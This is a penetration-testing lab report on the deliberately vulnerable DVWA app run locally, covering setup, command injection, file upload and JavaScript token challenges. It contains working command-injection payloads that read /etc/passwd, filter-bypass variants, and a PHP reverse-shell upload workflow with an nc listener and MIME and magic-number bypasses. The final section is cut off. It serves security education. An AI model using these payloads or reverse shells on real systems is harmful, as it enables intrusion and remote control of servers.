

# Vulnerability Assessment & Penetration Testing Report - DVWA

---

**Project:** DVWA Vulnerability Assessment & Penetration Testing Report

**Author:** Ninad Joshi

**Duration:** 7/2025 – 8/2025

---

## 1. Executive Summary

This report documents the installation and setup of the Damn Vulnerable Web Application (DVWA) in a controlled local environment for the purpose of performing vulnerability assessments and penetration testing exercises. The environment was successfully configured using containerization technology (Podman/Docker), enabling testing of common web application vulnerabilities such as SQL Injection, Cross-Site Scripting (XSS), Command Injection, Javascript attacks and File upload vulnerability.

## 2. Project Scope

### In-Scope:

- Installation of DVWA on local machine using Podman.
- Configuration of database and web server.
- Verification of DVWA functionality.

### Out-of-Scope:

- Testing external networks or systems.
- Social engineering attacks.
- Production deployment.

## 3. Environment Setup & Installation

### 3.1 System Information

- OS: Parrot OS
- User: Non-root user (alhamr)
- Container engine: Podman (rootless)

### 3.2 Installation Steps

#### Step 1: Pull DVWA container image from Docker Hub

```
podman run --rm -it -p 8080:80 docker.io/vulnerables/web-dvwa
```

- Pulls the `vulnerables/web-dvwa` image from Docker Hub.
- Maps container port 80 to host port 8080 (non-root limitation).

```

Parrot Terminal
File Edit View Search Terminal Help
0.0.0:80: bind: permission denied
[x]-[alhamr@parrot]-
$ podman run --rm -it -p 8080:80 docker.io/vulnerables/web-dvwa
[+] Starting mysql...
[ ok ] Starting MariaDB database server: mysqld.
[+] Starting apache
[....] Starting Apache httpd web server: apache2AH00558: apache2: Could not reliably determine the s
erver's fully qualified domain name, using 10.0.2.100. Set the 'ServerName' directive globally to su
ppress this message
. ok
==> /var/log/apache2/access.log <==

==> /var/log/apache2/error.log <==
[Wed Dec 03 19:41:28.222920 2025] [mpm_prefork:notice] [pid 311] AH00163: Apache/2.4.25 (Debian) con
figured -- resuming normal operations
[Wed Dec 03 19:41:28.222994 2025] [core:notice] [pid 311] AH00094: Command line: '/usr/sbin/apache2'

==> /var/log/apache2/other_vhosts_access.log <==

==> /var/log/apache2/access.log <==           ↩
10.0.2.100 - - [03/Dec/2025:19:41:53 +0000] "GET / HTTP/1.1" 302 479 "-" "Mozilla/5.0 (X11; Linux x8
6_64; rv:140.0) Gecko/20100101 Firefox/140.0"
10.0.2.100 - - [03/Dec/2025:19:41:53 +0000] "GET /login.php HTTP/1.1" 200 1050 "-" "Mozilla/5.0 (X11
; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0"
10.0.2.100 - - [03/Dec/2025:19:41:53 +0000] "GET /dvwa/css/login.css HTTP/1.1" 200 741 "http://local
host:8080/login.php" "Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0"
10.0.2.100 - - [03/Dec/2025:19:41:53 +0000] "GET /dvwa/images/login_logo.png HTTP/1.1" 200 9374 "htt
p://localhost:8080/login.php" "Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140
.0"

```

## Step 2: Database Initialization

- The container automatically starts **MariaDB**.
- Verified database is running via Apache logs:

```
[ ok ] Starting MariaDB database server: mysqld.
```

## Step 3: Apache Web Server Startup

- Apache started successfully inside container:

```
[ ok ] Starting Apache httpd web server
```

## Step 4: Accessing DVWA

- Open browser and navigate to: `http://localhost:8080`
- Default credentials:
  - Username: `admin`
  - Password: `password`

## Step 5: Configure DVWA Security Level

- After login, navigate to **DVWA Security** → **Security Level**
- Set security to **Low** to allow exploitation for testing purposes.

## 4. Verification of Installation

- Accessed login page and successfully authenticated.
- Verified DVWA dashboard loads correctly.
- Confirmed SQL Injection, XSS, and other vulnerable pages are functional.

The screenshot shows the DVWA Database Setup interface. On the left is a sidebar with three buttons: "Setup DVWA" (highlighted in green), "Instructions", and "About". The main content area has a header "Database Setup" with a gear icon. Below it is a note about creating or resetting databases. The "Setup Check" section contains a table of system configurations:

Setting	Status
Operating system	*nix
Backend database	MySQL
PHP version	7.0.30-0+deb9u1
Web Server SERVER_NAME	localhost
PHP function display_errors	Disabled
PHP function safe_mode	Disabled
PHP function allow_url_include	Disabled
PHP function allow_url_fopen	Enabled
PHP function magic_quotes_gpc	Disabled
PHP module gd	Installed
PHP module mysqli	Installed
PHP module pdo_mysql	Installed
MySQL username	app
MySQL password	*****
MySQL database	dvwa
MySQL host	127.0.0.1
reCAPTCHA key	Missing
[User: www-data] Writable folder /var/www/html/hackable/uploads/	Yes
[User: www-data] Writable file /var/www/html/external/phpids/0.6/lib/IDS/tmp/phpids_log.txt	Yes
[User: www-data] Writable folder /var/www/html/config/	Yes
<b>Status in red</b> , indicate there will be an issue when trying to complete some modules.	
If you see disabled on either <code>allow_url_fopen</code> or <code>allow_url_include</code> , set the following in your <code>php.ini</code> file and restart Apache.	

Click **Create Database**



## Welcome to Damn Vulnerable Web Application!

Damn Vulnerable Web Application (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goal is to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and to aid both students & teachers to learn about web application security in a controlled class room environment.

The aim of DVWA is to **practice some of the most common web vulnerabilities**, with **various levels of difficulty**, with a simple straightforward interface.

### General Instructions

It is up to the user how they approach DVWA. Either by working through every module at a fixed level, or selecting any module and working up to reach the highest level they can before moving onto the next one. There is not a fixed object to complete a module; however users should feel that they have successfully exploited the system as best as they possible could by using that particular vulnerability.

Please note, there are **both documented and undocumented vulnerability** with this software. This is intentional. You are encouraged to try and discover as many issues as possible.

DVWA also includes a Web Application Firewall (WAF), PHPIDS, which can be enabled at any stage to further increase the difficulty. This will demonstrate how adding another layer of security may block certain malicious actions. Note, there are also various public methods at bypassing these protections (so this can be seen as an extension for more advanced users!).

There is a help button at the bottom of each page, which allows you to view hints & tips for that vulnerability. There are also additional links for further background reading, which relates to that security issue.

### WARNING!

Damn Vulnerable Web Application is damn vulnerable! **Do not upload it to your hosting provider's public html folder or any Internet facing servers**, as they will be compromised. It is recommend using a virtual machine (such as [VirtualBox](#) or [VMware](#)), which is set to NAT networking mode. Inside a guest machine, you can download and install [XAMPP](#) for the web server and database.

### Disclaimer

We do not take responsibility for the way in which any one uses this application (DVWA). We have made the purposes of the application clear and it should not be used maliciously. We have given warnings and taken measures to prevent users from installing DVWA on to live web servers. If your web server is compromised via an

## 5. Challenges and Resolutions

### Issue

Cannot bind to port 80 as a non-root user

Podman short-name registry error

Apache “fully qualified domain name” warning

### Resolution

Mapped container port 80 → host port 8080

Added docker.io/ prefix to image

Non-critical; ignored for local testing

## 6. Conclusion

The DVWA environment was successfully installed and configured on Parrot OS using Podman. The web application and database are fully functional, providing a safe and controlled environment to perform vulnerability assessment and penetration testing exercises. This setup is ready for testing SQL Injection, XSS, Command Injection, and other web application vulnerabilities.

# 1. Command Injection

## 1. Introduction

This section documents the assessment and exploitation of the **Command Injection** vulnerability within the Damn Vulnerable Web Application (DVWA).

Testing was conducted across all four security levels (Low, Medium, High, and Impossible) to evaluate input handling, command sanitization, and overall application resilience.

The objective was to identify weaknesses in user input validation and demonstrate how an attacker could execute system-level commands on the host environment.

## 2. What is Command Injection?

**Command Injection** occurs when an application passes user-controlled input directly into a system shell command without proper validation or sanitization.

This allows an attacker to execute arbitrary OS commands, which may result in:

- Disclosure of sensitive system files
- Information leakage
- Privilege escalation
- Complete system compromise

DVWA's "Command Execution" module is intentionally vulnerable and is designed to replicate real-world insecure shell command usage.

## 3. Low Security Analysis

### 3.1 Source Code Review

At the Low security level, the application takes user input (IP address) and directly embeds it into a shell execution function:

- The input is executed using `shell_exec()`.
- No validation or sanitization is applied.
- Operators like ; and && can be used to chain multiple commands.

This creates an unrestricted command injection vector.

### 3.2 Exploitation

The following input was executed to confirm the vulnerability:

```
127.0.0.1 ; cat /etc/passwd
```



## Vulnerability: Command Injection

### Ping a device

Enter an IP address:

### More Information

- <http://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution>
- <http://www.ss64.com/bash/>
- <http://www.ss64.com/nt/>
- [https://www.owasp.org/index.php/Command\\_Injection](https://www.owasp.org/index.php/Command_Injection)

Home  
Instructions  
Setup / Reset DB  
  
Brute Force  
Command Injection  
CSRF  
File Inclusion  
File Upload  
Insecure CAPTCHA  
SQL Injection  
SQL Injection (Blind)  
Weak Session IDs  
XSS (DOM)  
XSS (Reflected)  
XSS (Stored)  
CSP Bypass  
JavaScript  
  
DVWA Security  
PHP Info  
About  
  
Logout

Username: admin  
Security Level: low

[View Source](#) [View Help](#)



## Vulnerability: Command Injection

**Ping a device**

Enter an IP address:

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/bin/false
mysql:x:101:101:MySQL Server,,,:/nonexistent:/bin/false
```

**More Information**

- <http://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution>
- <http://www.ss64.com/bash/>
- <http://www.ss64.com/nt/>
- [https://www.owasp.org/index.php/Command\\_Injection](https://www.owasp.org/index.php/Command_Injection)

Username: admin  
Security Level: Low

This payload performs two actions:

1. Pings localhost
2. Executes `cat /etc/passwd`, revealing system user information

A second payload was tested:

`127.0.0.1 && cat /etc/passwd`

`&&` ensures that the second command runs only if the first is successful.

Both payloads successfully returned OS-level output, confirming the vulnerability.

*Screenshot Placeholder: Successful command injection demonstrating /etc/passwd output.*

## 4. Medium Security Analysis

### 4.1 Source Code Review

At this level, the code introduces basic input filtering using:

```
str_replace("&&", " ");
str_replace(";", " ");
```

This blocks command chaining using `;` and `&&`, but fails to consider other operators.

## 4.2 Exploitation

To bypass the filter, the pipe operator ( | ) was used:

```
127.0.0.1 | cat /etc/passwd
```

The pipe sends the output of the ping command into the second command. Since | was not filtered, the injection succeeded.

The screenshot shows the DVWA Command Injection page. On the left, a sidebar lists various security vulnerabilities: Home, Instructions, Setup / Reset DB, Brute Force, **Command Injection** (highlighted in green), CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), XSS (Stored), CSP Bypass, JavaScript, DVWA Security, PHP Info, About, and Logout. The main content area has a title "Vulnerability: Command Injection" and a sub-section "Ping a device". A text input field contains the exploit: "127.0.0.1 | cat /etc/passwd". A "Submit" button is next to it. Below this, a section titled "More Information" lists four external links. At the bottom left, it says "Username: admin" and "Security Level: medium". At the bottom right, there are "View Source" and "View Help" buttons.



## Vulnerability: Command Injection

**Ping a device**

Enter an IP address:

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/bin/false
mysql:x:101:101:MySQL Server,,,:/nonexistent:/bin/false
```

**More Information**

- <http://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution>
- <http://www.ss64.com/bash/>
- <http://www.ss64.com/nt/>
- [https://www.owasp.org/index.php/Command\\_Injection](https://www.owasp.org/index.php/Command_Injection)

Username: admin  
Security Level: medium

## 5. High Security Analysis

### 5.1 Source Code Review

The High level includes more extensive filtering, blocking:

- &
- & &
- ;
- |
- Spaces around these operators

However, the filtering logic is still incomplete.

### 5.2 Exploitation

By removing the space before the pipe, the application failed to detect the operator:

127.0.0.1 |cat /etc/passwd

This bypassed the filter and successfully executed the command.



## Vulnerability: Command Injection

### Ping a device

Enter an IP address:

### More Information

- <http://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution>
- <http://www.ss64.com/bash/>
- <http://www.ss64.com/nt/>
- [https://www.owasp.org/index.php/Command\\_Injection](https://www.owasp.org/index.php/Command_Injection)

Home  
Instructions  
Setup / Reset DB  
  
Brute Force  
Command Injection  
CSRF  
File Inclusion  
File Upload  
Insecure CAPTCHA  
SQL Injection  
SQL Injection (Blind)  
Weak Session IDs  
XSS (DOM)  
XSS (Reflected)  
XSS (Stored)  
CSP Bypass  
JavaScript  
  
DVWA Security  
PHP Info  
About  
  
Logout

Username: admin  
Security Level: high

[View Source](#) [View Help](#)



## Vulnerability: Command Injection

**Ping a device**

Enter an IP address:

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/bin/false
mysql:x:101:101:MySQL Server,,,:/nonexistent:/bin/false
```

**More Information**

- <http://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution>
- <http://www.ss64.com/bash/>
- <http://www.ss64.com/nt/>
- [https://www.owasp.org/index.php/Command\\_Injection](https://www.owasp.org/index.php/Command_Injection)

Username: admin  
Security Level: high

## 6. Impossible Security Analysis

### 6.1 Source Code Review

The Impossible level significantly improves security:

- The input is broken into four numeric-only segments.
- The values are reassembled and strictly validated as an IPv4 address.
- No part of the input is passed to a shell command without sanitation.

As a result, **all command injection attempts fail**, and exploitation is no longer possible.

This level demonstrates an appropriate mitigation strategy.

## 7. Conclusion

Across Low, Medium, and High security levels, DVWA demonstrates how insufficient input validation and improper command sanitization lead to successful command injection.

Each security level introduces progressively stronger protections, but gaps remain exploitable until the Impossible level, where robust input validation effectively prevents command execution.

This exercise highlights the importance of:

- Avoiding direct shell command execution
- Implementing strict server-side input validation
- Using parameterized system calls or safe APIs
- Sanitizing and whitelisting user input
- Avoiding reliance on simple string replacement as a security mechanism

## 2. File Upload Vulnerability Assessment

### 2.1 Introduction

This section documents the testing of the **File Upload vulnerability** in DVWA. File upload features, if not properly secured, can allow attackers to upload and execute arbitrary code on the server. DVWA provides multiple security levels (Low, Medium, High, Impossible) to demonstrate various mitigation mechanisms.

The screenshot shows the DVWA interface with the "File Upload" tab selected in the sidebar. The main content area displays a file upload form with a "Choose an image to upload:" label, a "Browse..." button, and an "Upload" button. Below the form is a "More Information" section containing three links:

- [https://www.owasp.org/index.php/Unrestricted\\_File\\_Upload](https://www.owasp.org/index.php/Unrestricted_File_Upload)
- <https://blogs.securiteam.com/index.php/archives/1268>
- <https://www.acunetix.com/websitesecurity/upload-forms-threat/>

The sidebar also includes links for Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload (which is highlighted), Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), XSS (Stored), CSP Bypass, JavaScript, DVWA Security, PHP Info, About, and Logout. At the bottom of the page, the URL [www.acunetix.com/websitesecurity/upload-forms-threat/](https://www.acunetix.com/websitesecurity/upload-forms-threat/) is shown, along with "View Source" and "View Help" buttons.

The purpose of this assessment is to explore how an attacker could leverage insecure file uploads to gain remote code execution and system access.

### 2.2 Background

- **Low:** No security, vulnerable to all attacks.
- **Medium:** Some validation applied; challenge to bypass.
- **High:** Stronger validation, including file content checks.
- **Impossible:** Fully secure implementation, designed to prevent exploitation.

For file upload testing, the objective is to execute arbitrary PHP code (e.g., `phpinfo()`, `system()`) on the target server.

## 2.3 Low Security Level

### 2.3.1 Source Code Review

At the Low security level, uploaded files are moved directly to the server without any validation:

```
if( isset( $_POST[ 'Upload' ] ) ) {
    $target_path = DVWA_WEB_PAGE_TO_ROOT . "hackable/uploads/";
    $target_path .= basename( $_FILES[ 'uploaded' ][ 'name' ] );

    if( !move_uploaded_file( $_FILES[ 'uploaded' ][ 'tmp_name' ], $target_path ) ) {
        echo '<pre>Your image was not uploaded.</pre>';
    } else {
        echo "<pre>{$target_path} successfully uploaded!</pre>";
    }
}
```

#### Observation:

- No file type or size validation
- No sanitization of filename
- Server blindly trusts the uploaded content

### 2.3.2 Exploitation

#### 1. Reverse shell via PHP

- Downloaded Pentesmonkey's PHP reverse shell, edited IP and port.
- Uploaded through DVWA file upload form.

#### 2. Listener setup:

```
nc -lvp 9999
```

#### 3. Trigger reverse shell:

```
curl http://127.0.0.1:42001/.../hackable/uploads/php-reverse-shell.php
```

## Vulnerability: File Upload

Choose an image to upload:

No file selected.

**.../.../hackable/uploads/php-reverse-shell.php successfully uploaded!**

**Result:** Successfully obtained a shell on the server.

## 2.4 Medium Security Level

### 2.4.1 Source Code Review

Medium security validates the **client-reported file type** and size:

```
if ( $uploaded_type == "image/jpeg" || $uploaded_type == "image/png" ) &&
$uploaded_size < 100000 ) {
    move_uploaded_file(...);
}
```

#### Observation:

- Only JPEG/PNG images accepted
- Still vulnerable if MIME type is tampered

Request	Response
Pretty	Pretty
Raw	Raw
<pre>Pretty Raw Hex -----WebKitFormBoundary6fWBT4rGxmigcEy 14 Sec-Fetch-Mode: navigate 15 Sec-Fetch-User: ?1 16 Sec-Fetch-Dest: document 17 Referer: http://127.0.0.1:42001/vulnerabilities/upload/ 18 Accept-Encoding: gzip, deflate, br 19 Accept-Language: en-US,en;q=0.9 20 Cookie: PHPSESSID=m76153s33mt6cbd67s64eae9cg; security=medium 21 Connection: close 22 23 -----WebKitFormBoundary6fWBT4rGxmigcEy 24 Content-Disposition: form-data; name="MAX_FILE_SIZE" 25 26 100000 27 -----WebKitFormBoundary6fWBT4rGxmigcEy 28 Content-Disposition: form-data; name="uploaded"; filename="php-reverse-shell.php" 29 Content-Type: image/png</pre>	<pre>Pretty Raw Hex Render -----WebKitFormBoundary6fWBT4rGxmigcEy 72 73 74 75 &lt;div class="vulnerable_code_area"&gt; 76     &lt;form enctype="multipart/form-data" action="#" method="POST"&gt; 77         &lt;input type="hidden" name="MAX_FILE_SIZE" value="100000" /&gt; 78         Choose an image to upload:&lt;br /&gt; 79         &lt;br /&gt; 80         &lt;input name="uploaded" type="file" /&gt; 81         &lt;br /&gt; 82         &lt;br /&gt; 83         &lt;input type="submit" name="Upload" value="Upload" /&gt; 84 &lt;/form&gt; &lt;pre&gt; .../.../hackable/uploads/php-reverse-shell.php successfully uploaded! &lt;/pre&gt;</pre>
Raw	Raw

#### Request

Pretty	Raw	Hex
19 Accept-Language: en-US,en;q=0.9		
20 Cookie: PHPSESSID=m76153s33mt6cbd67s64eae9cg; security=medium		
21 Connection: close		
22		
23 -----WebKitFormBoundaryae05A3j5B3TpVUI7		
24 Content-Disposition: form-data; name="MAX_FILE_SIZE"		
25		
26 100000		
27 -----WebKitFormBoundaryae05A3j5B3TpVUI7		
28 Content-Disposition: form-data; name="uploaded"; filename="php-reverse-shell.php"		
29 Content-Type: application/x-php		
30		

### 2.4.2 Exploitation

- Modified file MIME type using **Burp Suite** to bypass checks.
- Uploaded reverse shell with .php payload disguised as an image.
- Established a reverse shell following the same procedure as Low level.

## Vulnerability: File Upload

Choose an image to upload:

No file chosen

.../.../hackable/uploads/duck.php.jpg successfully uploaded!

## 2.5 High Security Level

### 2.5.1 Source Code Review

High security introduces:

- **File extension validation**
- **File content validation** (`getimagesize()`)

```
if( (strtolower($uploaded_ext) == "jpg" || ...) && getimagesize($uploaded_tmp) )  
{  
    move_uploaded_file(...);  
}
```

#### Observation:

- Simply changing the MIME type is insufficient
- Upload fails if file content doesn't match image signature

#### Screenshot placeholder:

[Insert screenshot of High Security file rejection message here]

### 2.5.2 Exploitation

1. Rename payload: `revshell.php` → `revshell.png`
2. Edit file **Magic Number** to match PNG signature using a hex editor
3. Upload bypasses server checks
4. Rename to `revshell.php.png` and inject null byte `\0` in traffic
5. Trigger reverse shell via local path

## Vulnerability: File Upload

Choose an image to upload:

No file chosen

**.../.../hackable/uploads/duck.php.jpg successfully uploaded!**

## 2.6 Impossible Security Level

### 2.6.1 Source Code Review

Impossible level enforces:

- Anti-CSRF token validation
- Strict file extension/type checks
- Re-encoding of image to strip any non-image content

**Observation:**

- Upload sanitization is complete
- Metadata and embedded PHP code removed
- Exploitation is no longer possible

## 2.7 Exploitation Tools Used

Tool	Purpose
<b>Pentestmonkey PHP shell</b>	Reverse shell payload for testing low security
<b>Weevely3</b>	Webshell framework for PHP code execution
<b>MSFVenom &amp; Metasploit</b>	Custom PHP reverse shells with meterpreter handler
<b>Burp Suite</b>	HTTP request interception and MIME type modification
<b>exiftool / hexeditor</b>	Modify image metadata and magic numbers for bypass

**Screenshot placeholder:**

[

## 2.8 Conclusion

The File Upload module demonstrates how improper validation allows attackers to execute arbitrary code. Key takeaways:

- Low and Medium security levels are fully exploitable
- High security requires advanced bypass techniques (Magic Number, null-byte injection)

- Impossible security fully mitigates the attack by sanitizing the uploaded file

#### **Mitigation Recommendations:**

1. Validate file type, extension, and content on the server
2. Strip any embedded code or metadata
3. Restrict execution permissions in upload directories
4. Implement anti-CSRF tokens and authentication
5. Avoid allowing direct web access to uploaded files

**Outcome:** Successfully demonstrated file upload exploitation and reverse shell execution on Low and Medium security levels; High level required advanced bypass; Impossible level fully secure.

# 3. JavaScript Manipulation Vulnerability Assessment

## 3.1 Introduction

The DVWA JavaScript challenges demonstrate how client-side logic can be analyzed, modified, and bypassed. Since JavaScript executes in the browser, users can freely inspect, alter, or manipulate it using developer tools. This module reinforces a critical security principle:

**Client-side controls cannot be trusted for security.**

DVWA provides four levels: **Low**, **Medium**, **High**, and **Impossible**, each illustrating different obfuscation and validation techniques.

The screenshot shows the DVWA interface with the title "Vulnerability: JavaScript Attacks". On the left is a sidebar menu with various attack types, including "JavaScript" which is highlighted in green. The main content area contains a form with the instruction "Submit the word 'success' to win." and a "Phrase" input field containing "success". Below the form is a "Submit" button. To the right of the form is a section titled "More Information" with three links:

- <https://www.w3schools.com/js/>
- <https://www.youtube.com/watch?v=cs7EQdWO5o0&index=17&list=WL>
- <https://ponyfoo.com/articles/es6-proxies-in-depth>

A cursor arrow points to the third link. At the bottom of the page, there is a note "Module developed by Digininja." and navigation links for "View Source" and "View Help".

Screenshot placeholder:

## 3.2 Security Levels Overview

Level	Description
Low	JavaScript is fully visible; minimal obfuscation. Simple token manipulation.
Medium	Script moved to external file and minified. Some obfuscation applied.
High	Complex obfuscation using JS obfuscation engines; requires deobfuscation.
Impossible	No client-side security enforced; demonstrates correct “never trust the client”

Level	Description
	principle.

## 3.3 JavaScript: Low Security

### Objective:

Submit the word “success” along with the correct token.

#### 3.3.1 Source Code Review

All JavaScript is embedded directly in the HTML. The function:

```
function generate_token(phrase) {
    return md5(rot13(phrase));
}
```

The system checks:

- Your input phrase
- Token generated using **ROT13 → MD5**

#### 3.3.2 Exploitation Method 1 — Manual Token Creation

Steps:

1. Inspect the page → identify the token field.
2. Compute ROT13 + MD5 for the word **success**.
3. CyberChef replicates the encoding process.

## Vulnerability: JavaScript Attacks

Submit the word "success" to win.

Invalid token.

Phrase

The screenshot shows the CyberChef interface with the following details:

- Instructions:** Submit the word "success" to win.
- Setup / Reset DB:** You got the phrase wrong.
- Brute Force:** (disabled)
- Command Injection:** (disabled)
- CSRF:** (disabled)
- Phrase:** ChangeMe
- Submit:** button

At the bottom, the browser's developer tools (Inspector, Console, Debugger, Network, Style Editor, Performance, Memory, Storage, Accessibility, Application, Cookie-Editor) are visible, along with the search bar "Search HTML". The HTML code in the browser's developer tools shows the following snippet:

```
<div>Submit the word "success" to win.</div>
<div class="vulnerable_code_area">
<p>Submit the word "success" to win.</p>
<p>You got the phrase wrong.</p>
<form name="low_js" method="post">
<input id="token" type="hidden" name="token" value="8b479aefbd90795395b3e7089ae0dc09">
</form>
</div>
```

The value of the hidden input field is highlighted with a red box.

The screenshot shows a web application interface. On the left, there's a sidebar with a search box containing "ROT13". Below it are links for "ROT13", "ROT13 Brute Force", "Favourites" (with a star icon), "Data format", "Encryption / Encoding", "Public Key", "Arithmetic / Logic", "Networking", "Language", and "Utils". The main area has a "Recipe" section with "ROT13" selected, showing options for "Rotate lower case chars" (checked), "Rotate upper case chars" (checked), and "Rotate numbers" (unchecked). An "Amount" input field is set to 13. Below this is an "MD5" section. On the right, there's an "Input" field with "success" typed into it, and an "Output" field displaying the MD5 hash "38581812b435834ebf84ebcc2c6424d6".

This screenshot shows a browser developer tools window with the Network tab selected. A POST request to the URL "http://www.exploit-db.com/google-hacking-database" is visible. The request payload is shown in the raw tab:

```

<div class="vulnerable_code_area">
  <p>Submit the word "success" to win.</p>
  <p>Invalid token.</p>
  <form name="low_js" method="post">
    <input id="token" type="hidden" name="token" value="38581812b435834ebf84ebcc2c6424d6">
    <label for="phrase">Phrase</label>
  </form>

```

## Vulnerability: JavaScript Attacks

Submit the word "success" to win.

**Well done!**

Phrase

## 3.4 JavaScript: Medium Security

### 3.4.1 Source Code Review

JavaScript is moved to an external file and **minified**. Browsers offer a *Pretty Print* option.

The screenshot shows the DVWA File Inclusion tool's debugger interface. The 'Debugger' tab is selected. The left sidebar shows the 'Main Thread' and '127.0.0.1:4201' sections, with the 'vulnerabilities/javascript/source' folder expanded, containing a file named 'medium.js'. The right pane displays the source code for 'medium.js':

```

1 function do_something(e) {
2     for (var t = '', n = e.length - 1; n >= 0; n--) t += e[n];
3     return t
4 }
5 setTimeout(function () {
6     do_elsesomething('XX')
7 }, 300);
8 function do_elsesomething(e) {
9     document.getElementById('token').value = do_something(e + document.getElementById('phrase').value + 'XX')
10 }
11

```

Below the code, there is a 'Pretty Print' button.

After formatting, logic becomes clear:

- The script **reverses the input string**
- Adds prefix and suffix "XX"

Example:

Input: success  
 Reversed: sseccus  
 Final token: XXsseccusXX

### 3.4.2 Exploitation

Simply reverse the word "success" and surround it with "XX".

The screenshot shows the DVWA File Inclusion tool's exploit submission interface. On the left, a sidebar lists navigation options: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, and File Inclusion. The 'File Inclusion' option is highlighted. The main area is titled 'Vulnerability: JavaScript Attacks' and contains instructions: 'Submit the word "success" to win.' Below this, an 'Invalid token.' message is shown. A form has two input fields: 'Phrase' containing 'XXeMegnahCXX' and 'ChangeMe'. A 'Submit' button is to the right. At the bottom, a link to 'https://www.w3schools.com/js/' is visible.

On the far left, the browser's developer tools are visible, showing the HTML structure of the page, including the form element with the token input.

Debugger can again be used to observe:

- Input reversing
- String concatenation with "XX"

# Vulnerability: JavaScript Attacks

Submit the word "success" to win.

Invalid token.

XXsseccusXX	Phrase	success	Submit
-------------	--------	---------	--------

## 3.5 JavaScript: High Security

### **3.5.1 Source Code Review**

At this level, the file **high.js** is heavily obfuscated (multiple layers).

## Screenshot placeholder:

The screenshot shows the browser's developer tools with the 'Debugger' tab selected. The code editor displays the file 'high.js' with several breakpoints set. The execution stack shows the following call chain:

- high.js:11
- high.js:13
- high.js:14
- high.js:15
- high.js:16
- high.js:17
- high.js:18
- high.js:19
- high.js:20
- high.js:21
- high.js:22
- high.js:23
- high.js:24
- high.js:25

The stack also includes frames from the main thread and various system and plugin scripts.

You cannot analyze using standard tools, so we must deobfuscate it.

### 3.5.2 Deobfuscation Procedure

1. Copy high.js
  2. Use online/desktop JavaScript deobfuscator tools
  3. Save cleaned code as high\_deobf.js

<https://lelinhthinh.github.io/de4js/>

## String Local File Remote File

```
[REDACTED]
```

Eval  Array  0bfusicator IO  \_Number  JSFuck  JJencode  AAencode  URLencode  Packer  
